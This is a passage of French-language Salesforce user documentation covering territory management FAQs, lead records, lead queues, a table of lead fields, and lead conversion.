
## Comment Salesforce gère t-il les territoires ?

**Remarque:** Ces informations s'appliquent uniquement à la fonctionnalité Gestion des territoires, pas à Gestion des territoires d'entreprise.

Dans les organisations Developer Edition et Performance Edition, et Enterprise Edition et Unlimited Edition avec Sales Cloud, vous pouvez activer la Gestion des territoires afin d'organiser vos utilisateurs dans des territoires et d'accorder l'accès à des comptes et à leurs opportunités et requêtes associées.

Dans les organisations Professional Edition, la hiérarchie des rôles de Salesforce permet de gérer l'accumulation d'informations dans les territoires de votre société. La structure hiérarchique ne repose pas sur des règles traditionnelles, mais plutôt sur une hiérarchie de rôles. Plusieurs personnes ayant des fonctions différentes peuvent être attribuées au même rôle. Les utilisateurs ont toujours accès aux données qui appartiennent à des utilisateurs ou sont partagées avec des utilisateurs attribués à des rôles de niveau inférieur dans la hiérarchie. Le rôle d'un utilisateur détermine également les données auxquelles il a accès dans les prévisions.

Généralement une organisation à trois niveaux de rôle, par exemple :




- Le rôle supérieur peut inclure les directeurs des ventes, du marketing et des services client, ainsi que le directeur financier. Ces utilisateurs peuvent afficher toutes les informations des niveaux inférieurs et les cumuler.

- Le niveau intermédiaire peut inclure divers vice-présidents ou responsables régionaux. Ces rôles peuvent accéder aux données appartenant à ou partagés par tous les utilisateurs de niveau inférieur dans la hiérarchie. Par exemple, le rôle de Vice-président de la région Ouest peut afficher et cumuler les informations appartenant à des utilisateurs ayant le rôle de Représentant de la région Ouest.
- Comme aucun rôle n'est inférieur au rôle de Représentant, les utilisateurs ayant ce rôle ne peuvent pas cumuler ni afficher d'autres informations que les leurs.

Remarque: Votre hiérarchie des rôles interagit avec le modèle de partage de votre organisation pour déterminer de façon précise les informations auxquelles un utilisateur a accès, selon le paramètre de partage sélectionné pour l'utilisation des hiérarchies. Pour les prévisions, le rôle d'un utilisateur détermine toujours les informations qu'il peut afficher, quel que soit le modèle de partage. De la même façon, dans un modèle de partage privé, le rôle d'un utilisateur détermine son accès aux données des autres utilisateurs. Cependant, dans une organisation Publique en lecture/écriture au Publique en lecture seule, les utilisateurs peuvent afficher (et modifier pour Publique en lecture/écriture) les informations de tous les autres utilisateurs, en plus de l'accès aux données des utilisateurs de niveau inférieur dans la hiérarchie.

CONSULTER ÉGALEMENT :

FAQ sur la gestion des territoires

Gestion des territoires

## Les opportunités sont-elles transférées à différents utilisateurs lors de l'exécution des règles d'attribution de compte ?

Remarque: Ces informations s'appliquent uniquement à la fonctionnalité Gestion des territoires, pas à Gestion des territoires d'entreprise.

Lorsque les règles d'attribution de compte entraînent la réattribution d'une opportunité à un territoire auquel vous appartenez déjà, vous devenez automatiquement le responsable de cette opportunité lorsque vous répondez à l'un des critères suivants :

- Vous êtes le seul membre du territoire.
- Vous êtes le seul responsable de prévision du territoire.
- Vous êtes le seul membre du territoire activé pour les prévisions.

Si aucun de ces critères n'est satisfait, le responsable de l'opportunité d'origine est ajouté au territoire en tant que membre inactif.

CONSULTER ÉGALEMENT :

FAQ sur la gestion des territoires

## La hiérarchie des territoires et celle des rôles sont-elles différentes ?

Remarque: Ces informations s'appliquent uniquement à la fonctionnalité Gestion des territoires, pas à Gestion des territoires d'entreprise.

Oui. La hiérarchie des territoires et celle des rôles sont indépendantes. Reportez-vous à la comparaison suivante :

| Hiérarchie des territoires | Hiérarchie des rôles |
|---|---|
| Disponible auprès de Salesforce | Disponible par défaut |
| Détermine les prévisions | N'a pas d'impact sur les prévisions lorsque la gestion des territoires est activée |

| Hiérarchie des territoires | Hiérarchie des rôles |
|---|---|
| Prend en charge l'attribution d'un utilisateur à plusieurs territoires | Prend en charge l'attribution d'un utilisateur à un seul rôle |
| Concerne les rapports de compte et d'opportunité | Concerne tous les autres rapports |
| Accorde l'accès aux enregistrements indépendamment de la responsabilité. Les utilisateurs reçoivent l'accès le plus permissif entre les deux hiérarchies. | Accorde l'accès aux enregistrements en fonction de la responsabilité. Les utilisateurs reçoivent l'accès le plus permissif entre les deux hiérarchies. |

CONSULTER ÉGALEMENT :

FAQ sur la gestion des territoires

## Comment les opportunités sont-elles attribuées aux territoires ?

Remarque: Ces informations s'appliquent uniquement à la fonctionnalité Gestion des territoires, pas à Gestion des territoires d'entreprise.

Les opportunités sont automatiquement attribuées aux territoires lors des actions ci-dessous.

- Création d'une opportunité
- Exécution des règles d'attribution de compte

  Lorsque les règles d'attribution de compte sont exécutées, des opportunités sont automatiquement attribuées au même territoire que celui du compte quand :

  - Une opportunité ne dispose pas d'un territoire et son compte est ajouté à un territoire.
  - Un compte est déplacé d'un territoire à un autre. Toutefois, si une règle d'attribution de compte interdit le déplacement des opportunités en dehors d'une partie donnée de la hiérarchie des territoires, les opportunités ne sont pas déplacées et n'appartiennent plus à aucun territoire.

  Les opportunités ne sont pas automatiquement attribuées au même territoire que celui du compte quand :

  - Un compte est supprimé d'un territoire et n'est pas réattribué à un nouveau territoire au cours de la même opération. Les opportunités du compte provenant du territoire d'origine n'appartiennent plus à aucun territoire.
  - Un compte est réattribué à plusieurs territoires en une seule opération. Les opportunités du compte provenant du territoire d'origine n'appartiennent plus à aucun territoire, sauf si la case `Limiter l'attribution des opportunités` est cochée.

  Remarque: Si le responsable de l'opportunité ne fait pas partie du nouveau territoire, il est ajouté en tant que membre inactif du territoire.

Les actions ci-dessous ne changent pas le territoire d'une opportunité.

- Attribution manuelle du compte d'une opportunité à un territoire
- Modification du compte associé à l'opportunité
- Modification du territoire d'un compte en raison de règles d'attribution de compte si l'opportunité et son compte se trouvent dans des territoires différents
- Transfert de l'opportunité à un nouveau responsable.

CONSULTER ÉGALEMENT :

FAQ sur la gestion des territoires

## Qu'est-ce qui différencie les comptes attribués manuellement de ceux attribués par les règles d'attribution de compte ?

**Remarque:** Ces informations s'appliquent uniquement à la fonctionnalité Gestion des territoires, pas à Gestion des territoires d'entreprise.

Les comptes attribués manuellement ne sont pas évalués lors de l'exécution des règles d'attribution de compte. Une fois attribués manuellement à un territoire, ils y restent jusqu'à ce qu'ils en soient supprimés manuellement.

CONSULTER ÉGALEMENT :

FAQ sur la gestion des territoires

## Comment fonctionne la limitation des opportunités ?

**Remarque:** Ces informations s'appliquent uniquement à la fonctionnalité Gestion des territoires, pas à Gestion des territoires d'entreprise.

Si la case `Limiter l'attribution des opportunités` est cochée pour un territoire, les opportunités correspondantes restent dans ce territoire ou ses territoires enfant lorsque vous exécutez les règles d'attribution de compte. Les exceptions suivantes s'appliquent :

- Si le compte d'une opportunité est déplacé vers un seul enfant du territoire, l'opportunité suit le compte et est réattribuée au nouveau territoire du compte. Cette règle s'applique également si un compte est déplacé vers plusieurs territoires et qu'un seul territoire nouveau est un enfant du territoire d'origine.
- Si le compte d'une opportunité est déplacé vers plusieurs enfants du territoire, le champ de territoire de l'opportunité reste vide.
- Si le compte d'une opportunité est déplacé hors du territoire et de ses enfants, le champ de territoire de l'opportunité reste vide.

CONSULTER ÉGALEMENT :

FAQ sur la gestion des territoires

## Dois-je être attribué aux mêmes territoires que les opportunités dont je suis responsable ?

**Remarque:** Ces informations s'appliquent uniquement à la fonctionnalité Gestion des territoires, pas à Gestion des territoires d'entreprise.

Lorsqu'une opportunité ouverte vous est attribuée et que vous n'appartenez pas au territoire de cette opportunité, vous êtes attribué au territoire dont la case à cocher `Actif dans le territoire` est désélectionnée dans la liste associée Utilisateurs attribués du territoire.

CONSULTER ÉGALEMENT :

FAQ sur la gestion des territoires

## Que se passe-t-il lorsque j'annule la suppression d'une opportunité ou d'un compte qui était attribué à un territoire ?

**Remarque:** Ces informations s'appliquent uniquement à la fonctionnalité Gestion des territoires, pas à Gestion des territoires d'entreprise.

L'annulation de la suppression d'une opportunité ou d'un compte restaure l'attribution de territoire, mais ne déclenche pas l'évaluation des règles d'attribution de compte. Si les règles d'attribution de compte ont changé pendant que l'enregistrement était dans la Corbeille, l'enregistrement restauré peut comporter des territoires ne respectant pas les nouvelles règles.

CONSULTER ÉGALEMENT :

FAQ sur la gestion des territoires

## Quels types d'enregistrement disposent de territoires ?

**Remarque:** Ces informations s'appliquent uniquement à la fonctionnalité Gestion des territoires, pas à Gestion des territoires d'entreprise.

Les comptes, les opportunités et les utilisateurs comportent des champs de territoire. Les comptes et les utilisateurs peuvent être associés à plusieurs territoires. Les opportunités ne peuvent être associées qu'à un territoire.

CONSULTER ÉGALEMENT :

FAQ sur la gestion des territoires

## Quand les règles d'attribution de compte évaluent-elles les comptes ?

**Remarque:** Ces informations s'appliquent uniquement à la fonctionnalité Gestion des territoires, pas à Gestion des territoires d'entreprise.

Les règles d'attribution de compte actives évaluent automatiquement les comptes et les attribuent à des territoires quand :

- Un compte est créé à l'aide de l'interface utilisateur Salesforce, de l'API Force.com ou d'un client comme Connect Offline.
- Un compte est importé à l'aide d'un assistant d'importation.
- Un compte est créé par conversion d'une piste.
- Un compte est modifié et enregistré si la case `Sélectionner par défaut` est activée pour l'option `« Évaluer ce compte avec les règles du territoire à l'enregistrement »` sous **Propriétés de présentation**. Si la règle d'attribution de compte initie une modification de la propriété de l'opportunité, vous devez avoir accès au transfert sur l'opportunité.
- Un compte est modifié et enregistré via l'API Force.com.
- Vous cliquez sur **Exécuter les règles** sur la page de détail d'un territoire, à condition que la case à cocher `Exclure des règles d'attribution de territoire` du compte soit désélectionnée.
- Vous cliquez sur **Enregistrer et exécuter les règles** sur la page de gestion des règles d'attribution de compte d'un territoire, à condition que la case à cocher `Exclure des règles d'attribution de compte` du compte soit désélectionnée.
- Les comptes dupliqués sont fusionnés.

CONSULTER ÉGALEMENT :

FAQ sur la gestion des territoires

# Suivi d'opportunités potentielles en tant que pistes

## Pistes

Suivez les prospects indépendamment de vos contacts et de vos opportunités avec des enregistrements de pistes Salesforce. Après avoir qualifié vos enregistrements de piste, convertissez-les en contacts, puis créez des comptes pour ces contacts (si les comptes n'existent pas déjà dans Salesforce). Créez ensuite des opportunités pour augmenter vos encours.

Aussi bien dans Lightning Experience que dans Salesforce Classic, vous travaillez avec une liste de pistes. Une liste permet d'accélérer la création, la localisation et l'utilisation des pistes qui vous intéressent.

Associez les événements et les tâches qui contiennent à ces pistes. Convertissez aussi vos pistes qualifiées en contacts auxquels des opportunités sont associées. Pour tous les enregistrements que vous marquez Non qualifié, planifiez une nouvelle visite afin de déterminer si les besoins de ces prospects ont évolué par rapport à vos produits et services.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

CONSULTER ÉGALEMENT :

- Conversion des pistes qualifiées
- Gestion des e-mails et des modèles dans Lightning Experience
- Gérer le travail et consulter l'activité passée dans Lightning Experience

## Instructions relatives à la création de pistes

Lorsque vous créez des pistes manuellement pour suivre vos prospects, reportez-vous aux instructions.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

- Sous l'onglet Pistes, dans Salesforce Classic, vous pouvez attribuer manuellement la piste en utilisant la règle d'attribution de piste active. Pour cela, sélectionnez `Procéder à l'attribution à l'aide des règles d'attribution en vigueur`. Sinon, la piste vous appartient.

  Si vous attribuez automatiquement la nouvelle piste, son type d'enregistrement peut changer selon le comportement des règles d'attribution que votre administrateur a spécifié.

- Si votre équipe commerciale utilise des services, le service d'une nouvelle piste est automatiquement défini sur votre service par défaut, sauf si vous en sélectionnez un autre manuellement.
- Votre administrateur détermine le statut de piste par défaut des nouvelles pistes.
- La piste est marquée comme « Lue » et ne figure pas dans la vue de liste Mes pistes non lues. Cependant, dans Salesforce Classic, si vous enregistrez la piste en cliquant sur **Enregistrer et nouveau**, la piste est marquée comme « Non lue ».

# Page d'accueil des pistes

Il suffit de cliquer sur l'onglet Pistes pour afficher la page d'accueil des pistes.

- Dans la section **Vues de piste**, sélectionnez une vue dans la liste déroulante pour accéder directement à cette page de liste ou cliquez sur **Créer une vue** pour définir votre propre vue personnalisée.

  Pour afficher les pistes dans une file d'attente, choisissez cette liste de file d'attente dans la liste déroulante. Pour chaque file d'attente créée par votre administrateur, Salesforce ajoute une vue de liste de file d'attente correspondante.

  Remarque: Le modèle de partage à l'échelle de l'organisation d'objet détermine l'accès des utilisateurs aux enregistrements de cet objet dans les files d'attente :

  **Accès public en lecture/écriture/Transfert**
  Les utilisateurs peuvent afficher et rendre la responsabilité d'enregistrements de n'importe quelle file d'attente.

  **Accès public en lecture/écriture ou Accès public en lecture seule**
  Les utilisateurs peuvent afficher n'importe quelle file d'attente mais peuvent prendre la responsabilité uniquement d'enregistrements de files d'attente dont ils sont membres ou, selon les paramètres de partage, s'ils se situent à un niveau supérieur qu'un membre de la file d'attente dans la hiérarchie des rôles ou des territoires.

  **Privé**
  Les utilisateurs peuvent uniquement afficher et accepter des enregistrements de files d'attente dont ils sont membres ou, selon les paramètres de partage, s'ils se situent à un niveau supérieur qu'un membre de la file d'attente dans la hiérarchie des rôles ou des territoires.

  Quel que soit le modèle de partage, les utilisateurs doivent disposer de l'autorisation « Modifier » pour être propriétaires des enregistrements dans les files d'attente dont ils sont membres. Les administrateurs et utilisateurs disposant de l'autorisation au niveau de l'objet “Modifier tout' pour les requêtes et les utilisateurs disposant de l'autorisation ”Modifier toutes les données“ peuvent afficher et extraire des enregistrements de toutes les files d'attente, quel que soit le modèle de partage ou leur appartenance à la file d'attente.

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour afficher l'onglet Pistes :
- Lire sur les pistes

Pour afficher des pistes :
- Lire sur les pistes

Pour créer des pistes :
- Autorisation de création sur les pistes

- Dans la section **Pistes récentes**, sélectionnez un élément dans la liste déroulante pour afficher la liste des pistes les plus proches de ces critères. Dans la liste, vous pouvez cliquer sur le nom de toute piste voulue pour passer directement aux détails de cette piste. Cliquez alternativement sur les liens **Afficher 25 éléments** et **Afficher 10 éléments** pour changer le nombre d'éléments affichés. Les champs qui s'affichent dépendent de la présentation de recherche de l'« onglet Pistes » définie par votre administrateur et par vos paramètres de sécurité au niveau du champ (disponible uniquement dans Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition et Developer Edition). Voici les options disponibles pour les pistes récentes :

| Option | Description |
|---|---|
| **Mes pistes non lues** | Les dix ou vingt-cinq dernières pistes qui vous ont été attribuées et que vous n'avez pas encore consultées ni modifiées. Cette liste ne contient que les enregistrements dont vous êtes responsable. |
| **Affiché récemment** | Les dix ou vingt-cinq dernières pistes affichées, les pistes consultées le plus récemment figurant en premier dans la liste. |

| Option | Description |
| --- | --- |
| | Cette liste provient des éléments récents et contient les enregistrements dont vous êtes responsable et ceux des autres utilisateurs. |
| **Créé récemment** | Les dix ou vingt-cinq dernières pistes créées, avec les pistes créées le plus récemment figurant en premier dans la liste. Cette liste ne contient que les enregistrements dont vous êtes responsable. |

- Si l'administrateur a activé l'option Création rapide, vous pouvez ajouter une nouvelle piste à partir de la zone **Création rapide** du menu latéral de la page d'accueil des pistes. Vous pouvez également cliquer sur **Nouveau** près de l'intitulé **Pistes récentes** pour créer une piste.
- Sous **Rapports**, cliquer sur le nom du rapport que vous souhaitez afficher.
- Dans la section **Résumé**, sélectionnez des valeurs et cliquez sur **Exécuter le rapport** pour afficher la liste récapitulative de vos pistes.
- Pour gérer les pistes, sélectionnez l'un des liens situés sous **Outils**.
- Si des pistes sont partagées avec des contacts externes via 100% Salesforce, choisissez l'une des vues de liste sous **Pistes à partir des connexions** pour afficher les pistes que vos partenaires professionnels ont partagées avec vous.

CONSULTER ÉGALEMENT :

Pistes

Gestion des pistes

Comptes, contacts et pistes sociaux

## Réattribution de pistes à partir d'une file d'attente

Réattribuez-vous des pistes aisément en les acceptant depuis une file d'attente.

1. Accédez à la vue de liste qui affiche la file d'attente des pistes. Si la file d'attente des pistes n'est pas affichée, demandez à votre administrateur de vous ajouter en tant que membre de la file d'attente.
2. Sélectionnez les pistes que vous souhaitez vous approprier.
3. Cliquez sur **Accepter**.

Pour réattribuer une piste unique à une file d'attente, accédez à la page détail de l'enregistrement, puis changez son propriétaire.

CONSULTER ÉGALEMENT :

Modifier le responsable d'un enregistrement

Transfert en masse d'enregistrements

Files d'attente

Pistes

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour modifier ou accepter la propriété des pistes d'une file d'attente :

- Modifier sur les pistes

# Champs de piste

Une piste contient les champs suivants, par ordre alphabétique. Selon vos paramètres de présentation de page et de sécurité au niveau du champ, certains champs peuvent ne pas être visibles ou modifiables.

Si l'enregistrement de la piste a été ajouté à partir de Data.com, certains champs, identifiés ici, sont renseignés avec la valeur Data.com ou Dun & Bradstreet (D&B), si une valeur est disponible. Certains champs de piste de Data.com sont disponibles uniquement pour les organisations qui utilisent un produit Data.com spécifique.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

| Champ | Description | Accepte une valeur Data.com ou D&B |
|---|---|---|
| `Adresse` | Adresse de la piste, par exemple, 47 Avenue de la République. Ce champ peut accepter jusqu'à 255 caractères. | ✔ (Data.com) |
| `Chiffre d'affaires annuel` | Montant du revenu annuel de la société de la piste. | ✔ (D&B) |
| `Campagne` | Nom du responsable de la campagne pour la génération de la piste. S'affiche uniquement à la création d'une piste. Les données saisies dans ce champ sont stockées dans la liste associée Historique de campagne de la piste. | |
| `Ville` | Ville dans l'adresse de la piste, par exemple, Montréal. Ce champ peut accepter jusqu'à 40 caractères. | ✔ (Data.com) |
| `Statut de mise à jour` | Le statut de mise à jour de l'enregistrement par rapport à Data.com. Les valeurs sont `Non comparé`, `Synchronisé`, `Révisé`, `Différent`, `Introuvable` et `Inactif`. Ce champ est disponible si vous utilisez Data.com Prospector ou Data.com Clean. | ✔ (Data.com) |
| `Société` | Nom de la société à laquelle la piste est affiliée. Ce champ peut accepter jusqu'à 255 caractères. | ✔ (D&B) |
| `D-U-N-S number de la société` | Le numéro Data Universal Numbering System (D-U-N-S) est une valeur unique de neuf chiffres attribuée, dans la base de données D&B, à chaque site d'entreprise disposant d'une activité unique, séparée et distincte. Les numéros D-U-N-S sont utilisés dans tous les secteurs d'activité et par toutes les entreprises dans le monde comme norme d'identification et de suivi des entreprises. Ce champ est disponible si vous utilisez Data.com Prospector ou Data.com Clean. | ✔ (D&B) |

| Champ | Description | Accepte une valeur Data.com ou D&B |
|---|---|---|
| | Remarque: Pour afficher le numéro D-U-N-S complet, suivez l'une des procédures ci-dessous :<br>• Ajoutez la piste à Salesforce si ce n'est déjà fait<br>• Mettez à jour la piste avec Data.com si elle existe déjà dans Salesforce<br>Tant que vous n'avez pas ajouté ou mis à jour l'enregistrement, ses cinq premiers chiffres sont masqués par des astérisques (*). | |
| `Nom de la société (local)` | Nom de la société dans la langue locale. | |
| `Pays` | Partie réservée au pays dans l'adresse de l'utilisateur. L'entrée est sélectionnée dans une liste de sélection de valeurs standard, ou saisie sous forme de texte. S'il s'agit d'un champ de texte, jusqu'à 80 caractères sont autorisés. | |
| `Créé par` | Utilisateur qui a créé la piste, avec la date et l'heure de création (Lecture seule). | |
| `Société D&B` | Lien vers l'enregistrement Société D&B correspondant, qui affiche les champs Dun & Bradstreet (D&B) de la piste. Pour associer un autre enregistrement Société D&B avec la piste, utilisez la référence. Ce champ est disponible uniquement pour les organisations qui utilisent Data.com Prospector ou Data.com Clean. | ✔ (D&B) |
| `Clé Data.com` | L'ID de la société dans Data.com. Lorsque les enregistrements Salesforce sont comparés aux enregistrements Data.com (via des tâches de mise à jour manuelles ou automatisées), si Data.com détecte une correspondance, les deux enregistrements sont liés la valeur numérique de ce champ. | ✔ (Data.com) |
| `Description` | Description de la piste. Le volume maximal de données autorisé dans ce champ est de 32 Ko. Seuls les 255 premiers caractères s'affichent dans les rapports. | |
| `Ne pas appeler` | Indique si le contact souhaite être contacté par téléphone. Si vous utilisez Data.com, la valeur du champ `Téléphone` est masquée dans les résultats de recherche et dans la Carte du contact, et vide dans les fichiers `.csv` créés lors de l'exportation des enregistrements. | |
| `E-mail` | Adresse e-mail de la piste. Doit correspondre à une adresse e-mail valide sous la forme : pdupont@acme.com. 80 caractères alphanumériques au maximum sont autorisés dans ce champ.<br>Pour envoyer un e-mail en utilisant votre application de messagerie personnelle, cliquez sur l'adresse e-mail de ce champ. Si la fonctionnalité Boutons et liens Gmail est activée, vous pouvez cliquer sur le lien Gmail en regard du champ pour envoyer un e-mail à partir de votre compte | ✔ (Data.com) |

| Champ | Description | Accepte une valeur Data.com ou D&B |
|---|---|---|
| | Gmail. Pour plus d'informations, reportez-vous à Gmail™ dans Salesforce à la page 3850. | |
| `Désinscription d'adresse e-mail` | Indique si le contact souhaite recevoir un e-mail. Si vous utilisez Data.com, la valeur du champ `E-mail` est masquée dans les résultats de recherche et dans la Carte du contact, et vide dans les fichiers `.csv` créés lors de l'exportation des enregistrements. | |
| `Télécopie` | Numéro de télécopie de la piste. 40 caractères au maximum sont autorisés dans ce champ. | |
| `Désinscription de télécopie` | La piste n'a pas demandé à être incluse dans la diffusion de fax. | |
| `Prénom` | Prénom de la piste, tel qu'il est affiché sur la page modification de la piste. 40 caractères au maximum sont autorisés dans ce champ. | ✔ (Data.com) |
| `Prénom (local)` | Le prénom de la piste traduit dans la langue locale. | |
| `Secteur d'activité` | Activité principale de la société de la piste. L'entrée est sélectionnée dans une liste de sélection comprenant les valeurs disponibles, définies par un administrateur. La longueur maximale d'une valeur de liste de sélection est de 40 caractères. | ✔ (Data.com) |
| `Nom` | Nom de la piste, tel qu'il est affiché sur la page modification de la piste. 80 caractères au maximum sont autorisés dans ce champ. | ✔ (Data.com) |
| `Nom (local)` | Nom de la piste traduit dans la langue locale. | |
| `Date du dernier transfert` | Date de dernière modification du propriétaire de la piste. | |
| `Devise de la piste` | Devise par défaut pour tous les champs de devise de la piste. Les montants s'affichent dans la devise de la piste et sont également convertis dans la devise personnelle de l'utilisateur. Disponible uniquement pour les entreprises qui utilisent plusieurs devises. | |
| `Service des pistes` | Service auquel la piste appartient. Disponible uniquement dans les organisations qui utilisent des services pour segmenter leurs données. | |
| `Responsable de la piste` | Propriétaire assigné de la piste. | |
| `Type d'enregistrement de piste` | Nom du champ qui détermine quelles valeurs de la liste de sélection sont disponibles pour l'enregistrement. Le type d'enregistrement peut être associé à un processus de piste. Disponible avec Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition et Developer Edition. | |
| `Origine de la piste` | Source de la piste, par exemple Publicité, Partenaire ou Web. L'entrée est sélectionnée dans une liste de sélection comprenant les valeurs | ✔ (Data.com) |

| Champ | Description | Accepte une valeur Data.com ou D&B |
|---|---|---|
| | disponibles, définies par un administrateur. Chaque valeur de liste de sélection peut contenir jusqu'à 40 caractères. | |
| `Statut de la piste` | Statut d'une piste, par exemple En cours, Contactée ou Validée. L'entrée est sélectionnée dans une liste de sélection comprenant les valeurs disponibles, définies par un administrateur. La longueur maximale d'une valeur de liste de sélection est de 40 caractères. | |
| `Deuxième prénom` | Deuxième prénom de la piste, tel qu'affiché sur la page modification de la piste. 40 caractères au maximum sont autorisés dans ce champ.<br>Remarque: Pour activer ce champ, contactez le Support client de Salesforce. Dans Configuration, saisissez ensuite *`Interface utilisateur`* dans la case `Recherche rapide`, puis sélectionnez **Interface utilisateur**. Sélectionnez ensuite `Activer les suffixes de nom pour les noms de personnes`. | |
| `Deuxième prénom (local)` | Deuxième prénom de la piste traduit dans la langue locale.<br>Remarque: Pour activer ce champ, contactez le Support client de Salesforce. Dans Configuration, saisissez ensuite *`Interface utilisateur`* dans la case `Recherche rapide`, puis sélectionnez **Interface utilisateur**. Sélectionnez ensuite `Activer les suffixes de nom pour les noms de personnes`. | |
| `Mobile` | Numéro de téléphone mobile. 40 caractères au maximum sont autorisés dans ce champ. | |
| `Modifié par` | Utilisateur ayant modifié pour la dernière fois les champs de la piste, avec la date et l'heure de modification. Cela ne tient pas compte des changements apportés aux éléments de la liste associée dans la piste (Lecture seule). | |
| `Nom` | Prénom, deuxième prénom (bêta), nom et suffixe (bêta) combinés de la piste, tels qu'affichés dans la page de détail de la piste. | ✔ (Data.com) |
| `Nombre d'employés` | Nombre d'employés dans la société de la piste. | ✔ (D&B) |
| `Téléphone` | Numéro de téléphone principal de la piste. Ce champ peut accepter jusqu'à 40 caractères. | ✔ (Data.com) |
| `Compte partenaire` | Champ en lecture seule qui indique l'appartenance de la piste à un utilisateur partenaire. | |
| `Notation` | Indique la valeur ou la perspective de la piste, par exemple, Chaud, Tiède, Froid. L'entrée est sélectionnée dans une liste de sélection comprenant les valeurs disponibles, définies par un administrateur. La longueur maximale d'une valeur de liste de sélection est de 40 caractères. | |

| Champ | Description | Accepte une valeur Data.com ou D&B |
|---|---|---|
| `Lire` | Drapeau indiquant que la piste a été visualisée ou modifiée par le propriétaire de la piste. Le drapeau ne s'affiche pas dans les pages de détail ou de modification de la piste. Les pistes marquées avec « Lu » ne contiennent pas de coche dans la colonne Non lu des vues de liste de pistes. | |
| `Civilité` | Titre désignant la piste, par exemple, M., Mme, Dr. ou Prof. L'entrée est sélectionnée dans une liste de valeurs disponibles, définies par un administrateur. La longueur maximale d'une valeur de liste de sélection est de 40 caractères. | |
| `Région/Province` | Partie réservée au département ou à la province dans l'adresse de l'utilisateur. L'entrée est sélectionnée dans une liste de sélection de valeurs standard, ou saisie sous forme de texte. S'il s'agit d'un champ de texte, jusqu'à 80 caractères sont autorisés. | |
| `Suffixe` | Suffixe du nom de la piste, tel qu'affiché sur la page modification de la piste. 40 caractères au maximum sont autorisés dans ce champ.<br>Remarque: Pour activer ce champ, contactez le Support client de Salesforce. Dans Configuration, saisissez ensuite *`Interface utilisateur`* dans la case `Recherche rapide`, puis sélectionnez **Interface utilisateur**. Sélectionnez ensuite `Activer les suffixes de nom pour les noms de personnes`. | |
| `Fonction` | Fonction de la piste au sein de sa société. 80 caractères au maximum sont autorisés dans ce champ. | ✓ (Data.com) |
| `Non lu` | Drapeau indiquant que la piste n'a pas été visualisée ni modifiée par le propriétaire de la piste. Le drapeau ne s'affiche pas dans les pages de détail ou de modification de la piste. Les pistes marquées avec « Non lu » contiennent une coche dans la colonne Non lu des vues de liste de pistes. | |
| `Liens personnalisés` | Liste des liens personnalisés pour les pistes, tels qu'ils ont été définis par votre administrateur. | |
| `Site Web` | URL du site Web de la société, par exemple, www.acme.com. Ce champ peut accepter jusqu'à 255 caractères ; seuls les 50 premiers sont affichés. | |
| `ZIP` | Code postal dans l'adresse de la piste. Ce champ peut accepter jusqu'à 20 caractères. | ✓ (Data.com) |

CONSULTER ÉGALEMENT :

Mappage des conversions de pistes

# Conversion des pistes qualifiées

Veillez au bon fonctionnement du processus lorsque vous qualifiez une piste est la convertissez en contact. Associez ce contact à un compte existant dans Salesforce ou à un compte que vous créez. Et si la piste que vous convertissez devient une affaire intéressante, créez en même temps un enregistrement d'opportunité.

Notez pas que la conversion de piste est irréversible. Lorsque vous convertissez des pistes en contacts ou en comptes, le processus crée parfois des enregistrements en double. Dans ce cas, nous affichons un avertissement (les avertissements personnalisés que votre administrateur a configurés ne sont pas affichés durant la conversion des pistes). La gestion de ces enregistrements dupliqués dépend de la configuration par votre administrateur de la Conversion des pistes Apex et de la Gestion des duplications. Par exemple, votre administrateur peut exiger que vous corrigiez les doublons avant de terminer la conversion. Une fois converti, un enregistrement de piste ne peut plus être recherché dans Salesforce Classic. Le nouvel enregistrement de compte, de contact ou d'opportunité créé à partir de la piste convertie peut être recherché. Dans Lightning Experience, l'enregistrement de piste converti et le nouvel enregistrement basé sur la piste convertie peuvent être recherchés. Cependant, vous ne pouvez pas afficher ni modifier l'enregistrement de piste converti à partir de la page des résultats de recherche.

1. Lorsque vous choisissez de convertir l'enregistrement de piste, sélectionnez un compte existant ou saisissez le nom du compte que vous créez.
2. *Salesforce Classic uniquement :* Si vous mettez à jour un compte personnel, sélectionnez l'option de remplacement de la source de la piste du compte personnel par la valeur de la piste.
3. Si vous souhaitez créer un enregistrement d'opportunité, saisissez son nom.
4. Convertissez la piste.

CONSULTER ÉGALEMENT :

Considérations relatives à la conversion des pistes

Mappage des conversions de pistes

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour convertir des pistes :

- Créer et modifier sur les pistes, comptes, contacts et opportunités

  ET

  Convertir des pistes

  ET

  Lire sur les campagnes associées

Pour éviter de créer des enregistrements dupliqués lors de la conversion des pistes :

- Demander la validation pour les pistes converties

## Considérations relatives à la conversion des pistes

Découvrez ce que deviennent les pistes qualifiées lorsque vous les convertissez en comptes, en contacts et en opportunités.

Lorsque vous convertissez des pistes qualifiées, Salesforce déplace tous les membres de la campagne vers les nouveaux contacts. Les pistes deviennent des enregistrements en lecture seule, sauf si votre administrateur vous accorde un accès en modification. Si des comptes et des contacts existants partagent les noms spécifiés dans les pistes, vous pouvez mettre à jour les comptes et les contacts existants. Salesforce ajoute les informations des pistes dans des champs vides. Salesforce ne remplace pas les données existantes dans les comptes et les contacts.

